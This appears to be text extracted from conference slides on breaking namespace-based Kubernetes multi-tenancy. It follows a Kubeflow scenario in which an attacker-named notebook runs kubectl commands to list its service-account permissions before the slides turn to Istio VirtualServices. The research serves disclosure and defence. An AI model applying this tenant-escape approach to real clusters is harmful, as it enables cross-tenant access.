

Breaking Multi-Tenancy Over and Over, and What We Can Learn From This

Lorin Lehawany and Sven Nobis, ERNW
Black Hat USA 2026



Sven Nobis
Senior Security Analyst
@ ERNW



Lorin Lehawany
Security Analyst
@ ERNW



Are you using Kubernetes?

Are you running ...

ML workloads? Data Ingestion?

Webhooks? **Complex applications with
scripting capabilities?** Scripting? SSRF?

CI/CD pipelines? Data Ingestion?

AI Agents? Custom Scripts? Third-party controllers?

...

You are running a **multi-tenant** platform!

Yes... whether you intended to or not!

You are probably securing your cluster with ...

Role-Based Access Control (RBAC), **Network
Policies,** Runtime Detection, **Pod Security
Standards,** Image Scanning, Resource Quotas,
Admission Controllers,

...

Are industry best-practices enough?

No!


Our research shows why.

Breaking Multi-Tenancy

How to Break Multi-Tenancy Over and Over?

Breaking Multi-Tenancy


- What is Namespace-based Multi-Tenancy?
- We found various ways to break isolation in Namespace-based Multi-Tenancy
 - Current security best practices won't protect against these problems
- We present exploits in three projects that we found on:
 - Control plane layer
 - Data plane layer




Breaking Multi-Tenancy

Insecure Cross-Namespace References in CRDs

What are Cross-Namespace References?



Real-World Scenario: Kubeflow



Kubeflow

Kubeflow Central Dashboard

kubeflow.gke.gcp.ernw.eu/_jupyter/?ns=attacker

Kubeflow

attacker (Owner)

Notebooks

+ New Notebook

Filter Enter property name or value

Status	Name ↑	Type	Created at	Last activity	Image	GPUs	CPUs	Memory	
✓	attackers-n...	jupyter	32 minutes ago	-	jupyter-scipy:...	0	0.5	1.0 Gi	CONNECT  

Items per page: 10 1 - 1 of 1

Kubeflow Central Dashboard

kubeflow.gke.gcp.ernw.eu/_jupyter/?ns=attacker

Kubeflow

attacker (Owner)

Notebooks

+ New Notebook


Filter Enter property name or value

Status	Name ↑	Type	Created at	Last activity	Image	GPUs	CPUs	Memory	
✓	attackers-n...	jupyter	32 minutes ago	-	jupyter-scipy:...	0	0.5	1.0 Gi	CONNECT  

Items per page: 10 1 - 1 of 1



Real-World Scenario: Kubeflow



The screenshot displays the Kubeflow Central Dashboard in a web browser. The address bar shows the URL `kubeflow.gke.gcp.ernw.eu/_jupyter/?ns=attacker`. The dashboard includes a sidebar with navigation options like Home, Notebook, and Terminal. The main content area features a '+ New Notebook' button and a table of active notebooks. One notebook, 'jupyter-scipy...', is shown with 0 GPUs, 0.5 CPUs, and 1.0 Gi of memory. A 'CONNECT' button is visible next to it. Below the table, there are pagination controls showing 'Items per page: 10' and '1 - 1 of 1'. An inset window shows the JupyterLab interface, which includes a file browser on the left, a central workspace with a 'Launcher' button, and a bottom toolbar with icons for Terminal, Text File, Markdown File, Python File, and Show Contextual Help. A large black arrow points to the 'Terminal' icon in the JupyterLab toolbar.

Activity	Image	GPUs	CPUs	Memory	Actions
- jupyter-scipy:...		0	0.5	1.0 Gi	CONNECT  

Items per page: 10 1 - 1 of 1

Real-World Scenario: Kubeflow

\$ _

```
(base) jovyan@attackers-notebook-0:~$ kubectl auth whoami
```


ATTRIBUTE	VALUE
-----------	-------

Username	system:serviceaccount:attacker:default-editor
----------	---

[...]

```
(base) jovyan@attackers-notebook-0:~$ kubectl auth can-i \  
--list
```


Permissions of the default-editor

\$ _


```
(base) jovyan@attackers-notebook-0:~$ kubectl auth can-i \  
--list
```

Resources	[...]	Verbs
configmaps	[...]	[create delete [...]]
deployments.apps	[...]	[create delete [...]]
*.networking.istio.io	[...]	[create delete [...]]
[...]		


Istio and VirtualServices




Istio and VirtualServices



Back to Cross-Namespce References




Back to our Real-World Scenario



